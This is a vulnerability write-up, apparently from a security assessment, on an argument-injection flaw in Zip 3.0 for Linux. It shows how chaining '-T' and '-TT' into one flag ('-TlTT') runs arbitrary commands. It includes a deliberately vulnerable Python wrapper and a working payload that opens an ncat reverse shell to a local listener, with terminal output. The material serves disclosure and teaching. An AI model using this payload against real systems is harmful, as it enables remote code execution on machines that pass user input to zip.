Zip Case Study

Environment:


- Zip 3.0-11build1
- Ubuntu Linux

Findings:

1. MAL-009: Insecure Chaining of Flags T and TT

Description:
In Zip for Linux, the "-TT" flag can be used to run arbitrary system commands. Due to the dangerous nature of this flag, it must always be used at the same time as the "-T" flag. By using a flag chaining attack, attackers that should only be able to insert just one flag in a zip command can insert both the "-T" and "-TT" flags and potentially execute malicious code.

Proof of Concept:
In order to better understand how the "-T" and "-TT" flags work we will use the following 4 examples and their respective results:



```
guest@tester:~/Desktop/Zip_exploit$ zip test.zip -TT "id" test_file
updating: test_file (stored 0%)
guest@tester:~/Desktop/Zip_exploit$ zip test.zip -TTT "id" test_file
        zip warning: name not matched: id
updating: test_file (stored 0%)
guest@tester:~/Desktop/Zip_exploit$ zip test.zip -T -TT "id #" test_file
updating: test_file (stored 0%)
uid=1000(guest) gid=1000(guest) groups=1000(guest)
test of test.zip OK
guest@tester:~/Desktop/Zip_exploit$ zip test.zip -TlTT"id #" test_file
updating: test_file (stored 0%)
uid=1000(guest) gid=1000(guest) groups=1000(guest)
test of test.zip OK
guest@tester:~/Desktop/Zip_exploit$ █
```

In the case of the first command, if the "-TT" flag is used without "-T", it is ignored, and the command is not executed.

In the second case, the flag "-TTT" is not resolved by zip as the separate flags "-T" and "-TT" and the command is not executed.

In the third case, both the "-T" and "-TT" flags are used as they should be and result in the "id" command being executed.

What we noticed, and is presented in the fourth case, is that "Flag Chaining" can be used in order to insert both the "-T" and "-TT" flags into a single complex flag. Unlike the "-TTT" flag from the second example, this chaining works as it uses a flag that does not take arguments and does not modify the execution flow of the zip command (in this case the “-l” flag), in order to explicitly split the “-T” and “-TT” flags into 2 distinct flags.

The command used was:

```
zip test.zip -TlTT"id #" test_file
```

This complex flag is split by zip into the following equivalent command:

```
zip test.zip -T -l -TT "id #" test_file
```

This can allow attackers to insert malicious system commands in the space of one flag, bypassing possible security mechanisms that some programs may have in place to disallow the presence of both the “-T” and “-TT” flags at the same time.

To show this attack in action, we created the following CTF-like python code that at first glance looks unexploitable:

```
#!/usr/bin/python3

import subprocess
import sys

simple_flag = sys.argv[1]

f = open('test_file', "w")
f.write("test")
f.close()

subprocess.run(["zip", "test.zip", simple_flag, "test_file"])
```

The above code allows us to insert no more than one zip flag which is given as an argument.

In order to obtain back a reverse shell, we can execute the following command:

```
python3 exploit_me.py "-TlTT''/usr/bin/ncat -e /bin/bash 127.0.0.1 4444 #"
```


The python code takes the argument and tries to run the following command:

```
zip test.zip "-TlTT''/usr/bin/ncat -e /bin/bash 127.0.0.1 4444 #" test_file
```

As with the case above, this is normalized by zip into the following equivalent command:

```
zip test.zip -T -l -TT "/usr/bin/ncat -e /bin/bash 127.0.0.1 4444 #" test_file
```

And, in this case, by executing it we receive back a reverse “ncat” shell:


guest@tester: ~/Desktop/Zip_exploit
File Edit View Search Terminal Help
guest@tester: ~
File Edit View Search Terminal Help

```
guest@tester:~/Desktop/Zip_exploit$ cat exploit_me.py
#!/usr/bin/python

import subprocess
import sys

simple_flag = sys.argv[1]

f = open('test_file', "w")
f.write("test")
f.close()

subprocess.run(["zip", "test.zip", simple_flag, "test_file"])
guest@tester:~/Desktop/Zip_exploit$
guest@tester:~/Desktop/Zip_exploit$
guest@tester:~/Desktop/Zip_exploit$ python3 exploit_me.py "-TlTT''/usr/bin
/ncat -e /bin/bash 127.0.0.1 4444 #"
updating: test_file (stored 0%)
```

```
guest@tester:~$ nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from localhost, 57622 received!

pwd
/home/guest/Desktop/Zip_exploit
```

Note: Vulnerable code is executed on the left side of the picture, and the reverse shell is received by a listener on the right side of the picture.